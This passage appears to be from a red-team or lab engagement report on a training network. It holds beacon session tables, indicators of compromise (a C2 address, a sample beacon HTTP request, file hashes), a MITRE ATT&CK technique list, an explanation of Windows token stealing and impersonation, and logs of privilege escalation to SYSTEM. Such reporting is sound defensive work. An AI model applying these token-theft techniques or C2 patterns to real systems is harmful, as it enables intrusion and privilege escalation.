BlaireJ *	Patch.exe	4696	03/15 08:28
BlaireJ *	Patch.exe	3224	03/15 08:29
BlaireJ *	Patch.exe	104	03/15 08:30
BlaireJ *	Patch.exe	2788	03/15 08:31
BlaireJ *	Patch.exe	3832	03/15 08:32
BlaireJ *	Patch.exe	3148	03/15 08:33
BlaireJ *	Patch.exe	5064	03/15 08:34
SYSTEM *	rundll32.exe	3448	03/15 08:34
BlaireJ *	Patch.exe	4240	03/15 08:35
BlaireJ *	Patch.exe	4036	03/15 08:36
BlaireJ *	Patch.exe	4672	03/15 08:37
BlaireJ *	Patch.exe	5032	03/15 08:37
BlaireJ *	Patch.exe	2440	03/15 08:39
BlaireJ *	Patch.exe	1412	03/15 08:40
BlaireJ *	Patch.exe	4996	03/15 08:40
BlaireJ *	Patch.exe	3816	03/15 08:42
BlaireJ *	Patch.exe	5848	03/15 08:43
BlaireJ *	Patch.exe	5696	03/15 08:43

user	process	pid	opened
BlaireJ *	Patch.exe	5516	03/15 08:45
BlaireJ *	Patch.exe	6036	03/15 08:45
BlaireJ *	Patch.exe	5816	03/15 08:47
BlaireJ *	Patch.exe	5344	03/15 08:48
BlaireJ *	Patch.exe	1960	03/15 08:48
BlaireJ *	Patch.exe	3744	03/15 08:49
BlaireJ *	Patch.exe	5996	03/15 08:51
BlaireJ *	Patch.exe	2844	03/15 08:52
BlaireJ *	Patch.exe	6384	03/15 08:53
BlaireJ *	Patch.exe	7164	03/15 08:54
BlaireJ *	Patch.exe	5192	03/15 08:54
BlaireJ *	Patch.exe	3948	03/15 08:56
BlaireJ *	Patch.exe	5916	03/15 08:57
BlaireJ *	Patch.exe	5308	03/15 08:58
BlaireJ *	Patch.exe	5648	03/15 08:59
BlaireJ *	Patch.exe	4528	03/15 09:03
BlaireJ *	Patch.exe	5996	03/15 09:04
BlaireJ *	Patch.exe	5584	03/15 09:05
BlaireJ *	Patch.exe	3744	03/15 09:06
SYSTEM *	ssh_daemon.exe	4636	03/15 09:34
SYSTEM *	ssh_daemon.exe	4992	03/15 09:35
SYSTEM *	rundll32.exe	2208	03/15 09:49
SYSTEM *	rundll32.exe	5740	03/15 09:52
SYSTEM *	ssh_daemon.exe	5696	03/15 09:56
SYSTEM *	ssh_daemon.exe	2652	07/01 09:01
SYSTEM *	rundll32.exe	3960	07/01 09:04
SYSTEM *	ssh_daemon.exe	1364	07/01 09:06
SYSTEM *	ssh_daemon.exe	1832	07/01 09:28
SYSTEM *	ssh_daemon.exe	2284	07/01 09:34
SYSTEM *	ssh_daemon.exe	4196	07/01 09:37
SYSTEM *	ssh_daemon.exe	9352	07/01 10:27
SYSTEM *	ssh_daemon.exe	3912	07/01 10:29
SYSTEM *	ssh_daemon.exe	2684	07/01 20:29
SYSTEM *	ssh_daemon.exe	5456	07/01 20:53
SYSTEM *	ssh_daemon.exe	3808	07/01 20:56
SYSTEM *	ssh_daemon.exe	5800	07/01 21:35
SYSTEM *	ssh_daemon.exe	2880	07/01 21:37
SYSTEM *	ssh_daemon.exe	2704	07/02 00:06
SYSTEM *	ssh_daemon.exe	5052	07/02 00:09
SYSTEM *	ssh_daemon.exe	3000	07/02 05:36
SYSTEM *	ssh_daemon.exe	4920	07/02 05:37
SYSTEM *	ssh_daemon.exe	2564	07/02 08:38

user	process	pid	opened
SYSTEM *	ssh_daemon.exe	3704	07/02 08:43
SYSTEM *	ssh_daemon.exe	3820	07/02 08:47
SYSTEM *	ssh_daemon.exe	3248	07/02 09:10
SYSTEM *	ssh_daemon.exe	4960	07/02 09:11
SYSTEM *	ssh_daemon.exe	2700	07/03 03:42
SYSTEM *	ssh_daemon.exe	1784	07/03 03:46
SYSTEM *	ssh_daemon.exe	2656	07/03 05:29
SYSTEM *	ssh_daemon.exe	4344	07/03 05:31
SYSTEM *	ssh_daemon.exe	2700	07/04 02:42
humphreyw			07/04 05:08
HumphreyW	beacon.exe	4384	07/04 07:51
SYSTEM *	ssh_daemon.exe	2380	07/05 00:09
SYSTEM *	ssh_daemon.exe	2640	07/05 06:27
SYSTEM *	ssh_daemon.exe	2652	07/05 21:20
SYSTEM *	ssh_daemon.exe	1976	07/06 06:51
SYSTEM *	ssh_daemon.exe	2836	07/06 21:20
SYSTEM *	ssh_daemon.exe	2728	07/07 00:25
SYSTEM *	ssh_daemon.exe	2764	07/07 05:49
SYSTEM *	ssh_daemon.exe	2624	07/07 10:34
SYSTEM *	ssh_daemon.exe	2700	07/07 21:36
SYSTEM *	ssh_daemon.exe	2632	07/07 23:22
SYSTEM *	ssh_daemon.exe	2712	07/08 07:14
SYSTEM *	ssh_daemon.exe	2644	07/08 20:33
SYSTEM *	ssh_daemon.exe	2724	07/09 23:46
SYSTEM *	ssh_daemon.exe	2596	07/10 01:57
SYSTEM *	ssh_daemon.exe	2640	07/10 03:47
SYSTEM *	ssh_daemon.exe	5016	07/10 06:28
SYSTEM *	ssh_daemon.exe	2768	07/10 23:46
SYSTEM *	ssh_daemon.exe	2680	07/11 10:24
SYSTEM *	ssh_daemon.exe	2704	07/11 20:19
SYSTEM *	ssh_daemon.exe	2600	07/12 08:41
SYSTEM *	ssh_daemon.exe	2636	07/12 23:05
SYSTEM *	ssh_daemon.exe	2612	07/13 06:21
SYSTEM *	ssh_daemon.exe	2780	07/13 23:26
SYSTEM *	ssh_daemon.exe	3484	07/22 00:57



10.200.34.232

Operating System: Linux 10.0
Name: THROWBACK-MAIL
Note:

Services

port	banner
22	SSH-2.0-OpenSSH_7.6p1 Ubuntu-4ubuntu0.3
80	
143	
993	



10.200.34.243

Operating System: Windows 6.2
Name: CORP-ADT01
Note:

Services

port	banner
22	SSH-2.0-OpenSSH_for_Windows_7.7
135	
139	
445	platform: 500 version: 10.0 name: CORP-ADT01 domain: CORPORATE
3389	
5985	
47001	
49664	
49665	
49666	
49667	
49668	
49669	
49670	
49672	
49673	

Sessions

user	process	pid	opened
DaviesJ	amazon-agent.exe	7196	07/11 01:42
SYSTEM *	rundll32.exe	7776	07/11 01:44
SYSTEM *	rundll32.exe	1348	07/11 01:44
SYSTEM *	rundll32.exe	7328	07/11 01:50
SYSTEM *	rundll32.exe	5648	07/11 01:51
DaviesJ	beacon_bind (1).exe	7028	07/11 01:59
SYSTEM *	rundll32.exe	8396	07/11 02:08
SYSTEM *	rundll32.exe	3732	07/11 02:10
SYSTEM *	amazon-agent.exe	5424	07/11 02:12
SYSTEM *	amazon-agent.exe	5424	07/11 02:14
SYSTEM *	amazon-agent.exe	3536	07/11 02:15
SYSTEM *	rundll32.exe	3940	07/11 10:57
SYSTEM *	rundll32.exe	6100	07/11 21:39
SYSTEM *	amazon-agent.exe	2996	07/11 21:43
SYSTEM *	rundll32.exe	4044	07/12 08:56
SYSTEM *	amazon-agent.exe	4696	07/12 08:57
SYSTEM *	rundll32.exe	3988	07/12 23:18
SYSTEM *	amazon(ssm-agent).exe	2952	07/12 23:21
SYSTEM *	rundll32.exe	2156	07/13 06:35
SYSTEM *	rundll32.exe	4680	07/13 06:36
SYSTEM *	rundll32.exe	4484	07/13 06:36
SYSTEM *	rundll32.exe	5828	07/13 06:36
SYSTEM *	rundll32.exe	1516	07/13 06:36
SYSTEM *	rundll32.exe	4208	07/13 06:37
SYSTEM *	amazon-agent.exe	2968	07/13 06:37
SYSTEM *	amazon-agent.exe	1396	07/13 06:38
SYSTEM *	amazon(ssm-agent).exe	4136	07/13 06:39
SYSTEM *	amazon(ssm-agent).exe	5000	07/13 06:40
SYSTEM *	rundll32.exe	4032	07/13 23:51
SYSTEM *	amazon(ssm-agent).exe	4548	07/13 23:51

APPENDIX 2 : Indicators of Compromise (IOC)

Portable Executable Information

Checksum: 0
Compilation Timestamp: 23 Jun 2020 15:17:48
Entry Point: 88200
Name: beacon.dll
Size: 244kb (249856 bytes)
Target Machine: x86

This payload resides in memory pages with RWX permissions. These memory pages are not backed by a file on disk.

Contacted Hosts

Host	Port	Protocols
10.50.31.78	443	https
10.50.31.78	444	https

HTTP Traffic

```
GET /ca HTTP/1.1
Cookie: EIR+TjdWNDdK7D5eg0CbHA==
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.0; Trident/5.0)
```

```
HTTP/1.1 200 OK
Content-Type: application/octet-stream
Content-Length: 64
```

```
...F.....Fe<Go....T....J..o.....D.N.....I.i2.]...-.".....LQ...O
```

File Hashes

The following file hashes were observed in conjunction with this actor's activities.

MD5 Hash	File Size
00663dcbaa5b0eafc37c27887bbc0e6b	285696
02019110a225fed23de2938032b6adae	285696
0b7406e2ce49648553d0cdd5d95ce9ff	285696
137e200d56e5b6e1705d4ae524946148	7996928
197d2552a4ebbfffff7355130cccd6836	7168
19e95d6910e7bd9b54b1d44f68a5b0a1	289280
24011f228194248d69f8c8057353a27d	289280
2c1df337b24cda37bb36d98e4faa7e28	285696
3464b2be776dfeb2441a9d48f79ea927	289280
38eb2135746f6e887bd05c16624889e4	285696
3a9d13b8c30a439b3d74a837f5d6cc86	289280
3f04fcfef87f90e6a0468245981c85a9	289280
410fb5fe9f65de6d7f0182b69ab3740c	289280
42097da8cfcaa155d2428f1e4798ceaf	8548352
4282cce6bddb974897fb5bb21e42d959	285696
50bbaf903d20e0562d1be3e9e6dd4e04	289280
552aae62aaba7b95dce44b937f94a4fc	285696
5c7d288a4ce5f9cfceb948ed017d7810	289280
63d22ae0568b760b5e3aab915313e44	833024
6741d7a84c6dd42be7b35b38a68346da	285696
68d3bf2c363144ec6874ab360fdda00a	6635326
6dab97265360da402ca6345279cce798	289280
6dd00e361ee4e5885a038636f8e4d123	289280
79954e530e1dc0669821e8ea70ca1506	285696
7aa1b6eb348e6e47653af85015846565	289280
7cc93d28c6e74d09fa69014aae29003e	285696
7e88a78f943057654da4556ef1569900	289280
7f345b999f2079aed81dda922d922bd5	6281605
8343e75cc7ba52d76931f32bed14459e	289280
872e39ed524bcc568d754c6540328876	285696
87e793f13d16a0dc8138f1517d82f5f8	289280
8aa6f4abdf091630f3d889dc28ec7e51	288256
8af1ce47671263b6f174d2c2e9186b34	289280
8ce31d44d5aa5849831737e8d1d494d1	1803776
9191bf2c8e1769ea80cc1aa11d21aa96	289280
982bf62f6e0587a434f570ff309ea5ff	289280
9c570b50a1e4991e993bb7be845f10ca	285696
acaaa1d9778ab3c7c245876699e1b7fc	289280
bb3174cc39ab10f3e1d98fcbed83d0db	289280

MD5 Hash	File Size
bc4b2e2dc9999f4ab5031ebd8864314a	7168
c256a6662199d9b8d2f2b74aafc69296	289280
c310f238331c945984f5f48015ea0d35	285696
c47ca2005fd91dada193498640446f20	285696
c7a56dd071001d4a695b7458339076ef	289280
c8ce2e38c74bf2cccd4eb77e59b16376	285696
c98bbef97acffc32bf0dbfc21dbc768e	15872
cbdb85d56953400ff14a12a22de9ca0c	289280
d2252aa121ba1529f45d1b416511671e	289280
d2f8da7634d4e3c8cbda09d593f1bdba	7168
d5c9b9bb8a2599ccc1ccf04f95da47de	285696
d629721e38d3a80105761bdb98829ad2	1936384
db0eaad52465d5a2b86fdd6a6aa869a5	736256
deccc6a6a9a08f82802a6b83ab4f67f8	289280
e1fe1c84060c6e9de9e63860d4c0d56f	285696
f2e29b78712ec59bdb2d301f8aff502a	289280
f3c09f221d981d28a0657158564de430	243200
f4fb5017ff80f3bf5b5cc1a332fdb65e	289280
f821e41a8b2447fd9dfb3d257feda052	30
fb4feb6216fd8d449e16ea6b41c50c93	289280
fd65ebd02dda2e017432661eb0835d76	288256


Domains and IP Addresses

The following domains and IP addresses were attributed to this actor.

10.50.31.78

APPENDIX 3 : Tactics, Techniques, and Procedures (TTP)

MITRE ATT&CK™ Graph



MITRE ATT&CK™ Techniques

The following tactics and techniques were used by this actor.

Access Token Manipulation (T1134)
Account Manipulation (T1098)
Account Discovery (T1087)
Bypass User Account Control (T1088)
Brute Force (T1110)
Command-Line Interface (T1059)
Connection Proxy (T1090)
Credential Dumping (T1003)
Create Account
Credentials in Files (T1081)
Credentials in Registry (T1214)
Commonly Used Port (T1043)
Connection Proxy (T1090)
Data from Local System (T1005)
Domain Trust Discovery (T1482)
Data from Network Shared Drive (T1039)
Data Encoding (T1132)
Data Obfuscation (T1001)
Execution through API (T1106)
Exploit Public-Facing Application
Exploitation for Privilege Escalation
Email Collection (T1114)
Exfiltration Over Command and Control Channel (T1041)
Exfiltration Over Other Network Medium (T1011)
File Deletion (T1107)
File System Permissions Weakness
File and Directory Discovery (T1083)
Input Capture (T1056)
LLMNR/NBT-NS Poisoning and Relay (T1171)
Network Service Scanning (T1046)
Network Share Discovery (T1135)
New Service (T1050)
Kerberoasting (T1208)
Pass the Hash (T1075)
PowerShell (T1086)
Process Discovery (T1057)
Process Hollowing (T1093)
Process Injection (T1055)
Password Policy Discovery (T1201)
Permission Groups Discovery (T1609)
Query Registry (T1012)
Remote Services (T1021)
Remote System Discovery (T1018)
Rundll32 (T1085)
Remote Desktop Protocol (T1076)
Remote File Copy (T1105)
Remote Access Tools (T1219)
Scheduled Transfer (T1029)

Screen Capture (T1113)
Scripting (T1064)
Service Execution (T1035)
System Owner/User Discovery (T1033)
Spearphishing Attachment (T1193)
Sudo (T1169)
Security Software Discovery (T1063)
System Information Discovery (T1082)
System Network Configuration Discovery (T1016)
System Network Connections Discovery (T1049)
System Service Discovery (T1007)
System Time Discovery (T1124)
Shared Webroot (T1051)
SSH Hijacking (T1184)
Timestamp (T1099)
User Execution (T1204)
Valid Accounts (T1078)
Windows Admin Shares (T1077)
Windows Management Instrumentation (T1047)
Windows Remote Management (T1028)
Web Shell (T1100)
Web Service (T1102)

Access Token Manipulation

Windows uses access tokens to determine the ownership of a running process. A user can manipulate access tokens to make a running process appear as though it belongs to someone other than the user that started the process. When this occurs, the process also takes on the security context associated with the new token. For example, Microsoft promotes the use of access tokens as a security best practice. Administrators should log in as a standard user but run their tools with administrator privileges using the built-in access token manipulation command `runas`.

Adversaries may use access tokens to operate under a different user or system security context to perform actions and evade detection. An adversary can use built-in Windows API functions to copy access tokens from existing processes; this is known as token stealing. An adversary must already be in a privileged user context (i.e. administrator) to steal a token. However, adversaries commonly use token stealing to elevate their security context from the administrator level to the SYSTEM level. An adversary can use a token to authenticate to a remote system as the account for that token if the account has appropriate permissions on the remote system.

Access tokens can be leveraged by adversaries through three methods:

Token Impersonation/Theft - An adversary creates a new access token that duplicates an existing token using `DuplicateToken(Ex)`. The token can then be used with `ImpersonateLoggedOnUser` to allow the calling thread to impersonate a logged on user's security context, or with `SetThreadToken` to assign the impersonated token to a thread. This is useful for when the target user has a non-network logon session on the system.

Create Process with a Token - An adversary creates a new access token with `DuplicateToken(Ex)` and uses it with `CreateProcessWithTokenW` to create a new process running under the security context of the impersonated user. This is useful for creating a new process under the security context of a different user.

Make and Impersonate Token - An adversary has a username and password but the user is not logged onto the system. The adversary can then create a logon session for the user using the `LogonUser` function. The function will return a copy of the new session's access token and the adversary can use `SetThreadToken` to assign the token to a thread.

Any standard user can use the `runas` command, and the Windows API functions, to create impersonation tokens; it does not require access to an administrator account.

Metasploit's Meterpreter payload allows arbitrary token manipulation and uses token impersonation to escalate privileges. The Cobalt Strike beacon payload allows arbitrary token impersonation and can also create tokens.

Related Events

date	host	pid	activity
07/02 01:31	THROWBACK-WS01	2704	create a token for throwback\foxxr
07/02 01:33	THROWBACK-WS01	2704	create a token for throwback\FoxxR

date	host	pid	activity
07/02 11:43	THROWBACK-TIME	5044	create a token for Throwback\Administrator
07/02 11:56	THROWBACK-TIME	5044	get SYSTEM
07/03 05:15	THROWBACK-TIME	4736	revert token
07/03 05:58	THROWBACK-TIME	2696	revert token
07/03 09:16	THROWBACK-TIME	480	revert token
07/03 09:16	THROWBACK-TIME	480	create a token for THROWBACK.local\FoxxR
07/04 05:20	THROWBACK-WS01	2700	create a token for THROWBACK.local\humphreyw
07/04 05:25	THROWBACK-WS01	2700	create a token for THROWBACK\HumphreyW
07/04 07:54	THROWBACK-WS01	4384	get SYSTEM
07/04 07:55	THROWBACK-WS01	2700	steal token from PID 3880
07/04 07:55	THROWBACK-WS01	2700	steal token from PID 3880
07/04 07:55	THROWBACK-WS01	4384	steal token from PID 4832
07/04 11:37	THROWBACK-WS01	2700	revert token
07/04 11:37	THROWBACK-WS01	2700	create a token for .\PetersJ
07/04 11:38	THROWBACK-WS01	2700	create a token for .\PetersJ
07/04 11:39	THROWBACK-WS01	2700	create a token for THROWBACK\PetersJ
07/04 12:15	THROWBACK-TIME	2588	revert token
07/04 12:19	THROWBACK-TIME	2588	revert token
07/04 12:20	THROWBACK-TIME	2588	revert token
07/04 12:21	THROWBACK-TIME	2588	revert token
07/04 12:28	THROWBACK-TIME	2588	revert token
07/04 12:40	THROWBACK-TIME	2588	revert token
07/04 12:40	THROWBACK-TIME	2588	create a token for THROWBACK\Blairej
07/04 12:42	THROWBACK-TIME	2588	revert token
07/06 09:43	THROWBACK-WS01	1976	revert token
07/06 10:01	THROWBACK-DC01	4700	create a token for THROWBACK\backup
07/06 10:01	THROWBACK-DC01	4700	create a token for THROWBACK\backup
07/06 10:06	THROWBACK-DC01	4700	create a token for THROWBACK\backup
07/06 10:09	THROWBACK-DC01	4700	create a token for THROWBACK\MercherH
07/06 10:10	THROWBACK-DC01	4700	create a token for THROWBACK\MercherH
07/06 10:12	THROWBACK-DC01	4700	revert token
07/06 10:12	THROWBACK-DC01	4700	create a token for THROWBACK\MercherH

date	host	pid	activity
07/06 10:13	THROWBACK-DC01	4700	create a token for THROWBACK\MercherH
07/06 10:14	THROWBACK-DC01	4700	revert token
07/06 10:17	THROWBACK-PROD	1776	revert token
07/06 10:43	THROWBACK-TIME	540	revert token
07/06 10:45	THROWBACK-PROD	1776	revert token
07/06 10:46	THROWBACK-PROD	1776	revert token
07/06 21:31	THROWBACK-PROD	3512	revert token
07/06 21:41	THROWBACK-TIME	2648	revert token
07/06 21:43	THROWBACK-PROD	3512	revert token
07/06 21:44	THROWBACK-TIME	2648	revert token
07/06 21:46	THROWBACK-PROD	3512	revert token
07/07 00:30	THROWBACK-PROD	3432	revert token
07/07 01:45	THROWBACK-DC01	14032	steal token from PID 3168
07/07 06:46	THROWBACK-PROD	3528	revert token
07/07 10:40	THROWBACK-PROD	3660	revert token
07/07 21:37	THROWBACK-PROD	3608	revert token
07/07 21:38	THROWBACK-PROD	3608	revert token
07/07 21:40	THROWBACK-PROD	3608	revert token
07/07 21:44	THROWBACK-PROD	3608	revert token
07/07 21:45	THROWBACK-PROD	3608	revert token
07/07 22:57	THROWBACK-PROD	3608	revert token
07/07 22:57	THROWBACK-PROD	3608	revert token
07/07 23:04	THROWBACK-DC01	760	revert token
07/07 23:53	THROWBACK-PROD	3504	revert token
07/08 04:58	THROWBACK-DC01	2028	revert token
07/08 05:04	THROWBACK-DC01	2028	create a token for CORPORATE\ DaviesJ
07/08 05:05	THROWBACK-DC01	2028	revert token
07/08 07:17	THROWBACK-PROD	3400	revert token
07/08 07:21	THROWBACK-PROD	3400	revert token
07/08 07:21	THROWBACK-PROD	3400	create a token for THROWBACK\MercerH
07/08 07:22	THROWBACK-WS01	2712	create a token for THROWBACK\MercerH
07/08 07:35	THROWBACK-DC01	1772	create a token for THROWBACK\MercerH
07/08 08:34	THROWBACK-DC01	1772	create a token for THROWBACK\MercerH
07/08 08:38	THROWBACK-DC01	1772	revert token
07/08 08:55	CORP-DC01	900	create a token for .THROWBACK/MercerH
07/08 09:06	CORP-DC01	900	get SYSTEM

date	host	pid	activity
07/08 09:16	THROWBACK-DC01	1772	create a token for THROWBACK\MercerH
07/08 20:34	THROWBACK-PROD	3540	create a token for .THROWBACK/MercerH
07/08 20:36	THROWBACK-PROD	3540	revert token
07/08 20:42	THROWBACK-PROD	3540	create a token for THROWBACK\MercerH
07/08 20:46	THROWBACK-PROD	3540	create a token for THROWBACK\MercerH
07/08 20:52	THROWBACK-DC01	2684	create a token for .\MercerH
07/09 00:04	THROWBACK-DC01	5060	create a token for THROWBACK\MercerH
07/09 23:51	THROWBACK-PROD	3536	create a token for THROWBACK\MercerH
07/10 08:31	THROWBACK-PROD	508	create a token for .THROWBACK/MercerH
07/10 08:35	THROWBACK-PROD	508	create a token for .THROWBACK/MercerH
07/10 08:35	THROWBACK-PROD	508	revert token
07/10 08:35	THROWBACK-PROD	508	create a token for .THROWBACK/MercerH
07/10 08:37	THROWBACK-PROD	508	create a token for .THROWBACK.local/MercerH
07/10 08:39	THROWBACK-PROD	508	create a token for .THROWBACK/MercerH
07/10 08:42	THROWBACK-PROD	508	create a token for THROWBACK\MercerH
07/10 23:53	THROWBACK-PROD	3476	create a token for THROWBACK\MercerH
07/10 23:53	THROWBACK-PROD	3476	create a token for THROWBACK\MercerH
07/10 23:54	THROWBACK-PROD	3476	create a token for THROWBACK\MercerH
07/10 23:55	THROWBACK-PROD	3476	create a token for THROWBACK\MercerH
07/10 23:58	THROWBACK-PROD	3476	revert token
07/10 23:58	THROWBACK-PROD	3476	create a token for .THROWBACK/MercerH
07/11 00:00	THROWBACK-PROD	3476	revert token
07/11 00:00	THROWBACK-PROD	3476	create a token for THROWBACK.local\MercerH
07/11 00:01	THROWBACK-PROD	3476	revert token
07/11 00:01	THROWBACK-PROD	3476	create a token for THROWBACK.local\MercerH
07/11 00:12	THROWBACK-PROD	3476	revert token

date	host	pid	activity
07/11 00:12	THROWBACK-PROD	3476	create a token for .THROWBACK\MercerH
07/11 00:16	THROWBACK-PROD	3476	create a token for THROWBACK\MercerH
07/11 00:18	THROWBACK-DC01	1768	create a token for .THROWBACK\MercerH
07/11 00:20	THROWBACK-PROD	3476	create a token for THROWBACK.LOCAL\MercerH
07/11 00:20	THROWBACK-PROD	3476	create a token for THROWBACK\MercerH
07/11 00:21	THROWBACK-PROD	3476	create a token for THROWBACK\MercerH
07/11 00:22	THROWBACK-PROD	3476	revert token
07/11 00:22	THROWBACK-PROD	3476	create a token for THROWBACK\MercerH
07/11 01:26	CORP-DC01	5400	create a token for CORP\daviesj
07/11 01:40	CORP-DC01	5400	get SYSTEM
07/11 01:57	CORP-DC01	5400	create a token for CORP\daviesj
07/11 02:01	CORP-DC01	5400	create a token for CORP\ DaviesJ
07/11 10:24	THROWBACK-PROD	3572	revert token
07/11 10:24	THROWBACK-PROD	3572	create a token for THROWBACK.local\MercerH
07/11 10:25	THROWBACK-PROD	3572	create a token for THROWBACK.local\MercerH
07/11 10:35	THROWBACK-DC01	4380	create a token for THROWBACK\MercerH
07/11 10:44	THROWBACK-DC01	4380	revert token
07/11 10:44	THROWBACK-DC01	4380	create a token for THROWBACK.local\MercerH
07/11 20:19	THROWBACK-PROD	3544	revert token
07/11 20:19	THROWBACK-PROD	3544	create a token for .THROWBACK\MercerH
07/11 20:21	THROWBACK-PROD	3544	create a token for THROWBACK\MercerH
07/11 20:29	THROWBACK-PROD	3544	revert token
07/11 20:30	THROWBACK-PROD	3544	create a token for THROWBACK\MercerH
07/11 21:15	CORP-DC01	2684	revert token
07/11 21:19	CORP-DC01	2684	revert token
07/11 21:21	CORP-DC01	2684	revert token
07/12 08:47	THROWBACK-PROD	3484	revert token
07/12 08:48	THROWBACK-PROD	3484	create a token for THROWBACK\MercerH
07/12 09:06	CORP-ADT01	4696	revert token

date	host	pid	activity
07/12 23:14	THROWBACK-PROD	3584	create a token for THROWBACK\MercerH
07/13 06:21	THROWBACK-PROD	3468	create a token for THROWBACK\MercerH
07/13 06:23	THROWBACK-PROD	3468	create a token for THROWBACK\MercerH
07/13 06:30	CORP-DC01	3288	create a token for CORPORATE\ DaviesJ
07/13 08:42	CORP-ADT01	2968	create a token for TBSECURITY\TBSEC_GUEST
07/13 23:35	THROWBACK-PROD	3596	create a token for .THROWBACK/MercerH
07/13 23:36	THROWBACK-PROD	3596	create a token for .THROWBACK/MercerH
07/13 23:42	THROWBACK-PROD	3596	create a token for THROWBACK\MercerH
07/13 23:42	THROWBACK-PROD	3596	create a token for THROWBACK\MercerH
07/13 23:43	THROWBACK-DC01	1468	get SYSTEM
07/14 00:07	CORP-ADT01	4548	create a token for TBSECURITY\TBSEC_GUEST
07/14 00:21	TBSEC-DC01	4612	create a token for TBSECURITY\TBService
07/14 00:23	TBSEC-DC01	4612	create a token for TBSECURITY\TBService
07/14 00:23	TBSEC-DC01	4612	create a token for TBSECURITY\TBService
07/14 00:27	TBSEC-DC01	2128	get SYSTEM
07/14 00:27	TBSEC-DC01	180	get SYSTEM
07/14 00:50	TBSEC-DC01	5320	get SYSTEM
07/14 01:48	TBSEC-DC01	4344	create a token for TBSECURITY\backup
07/14 01:50	TBSEC-DC01	4344	revert token
07/14 01:52	TBSEC-DC01	4344	create a token for TBSECURITY\backup
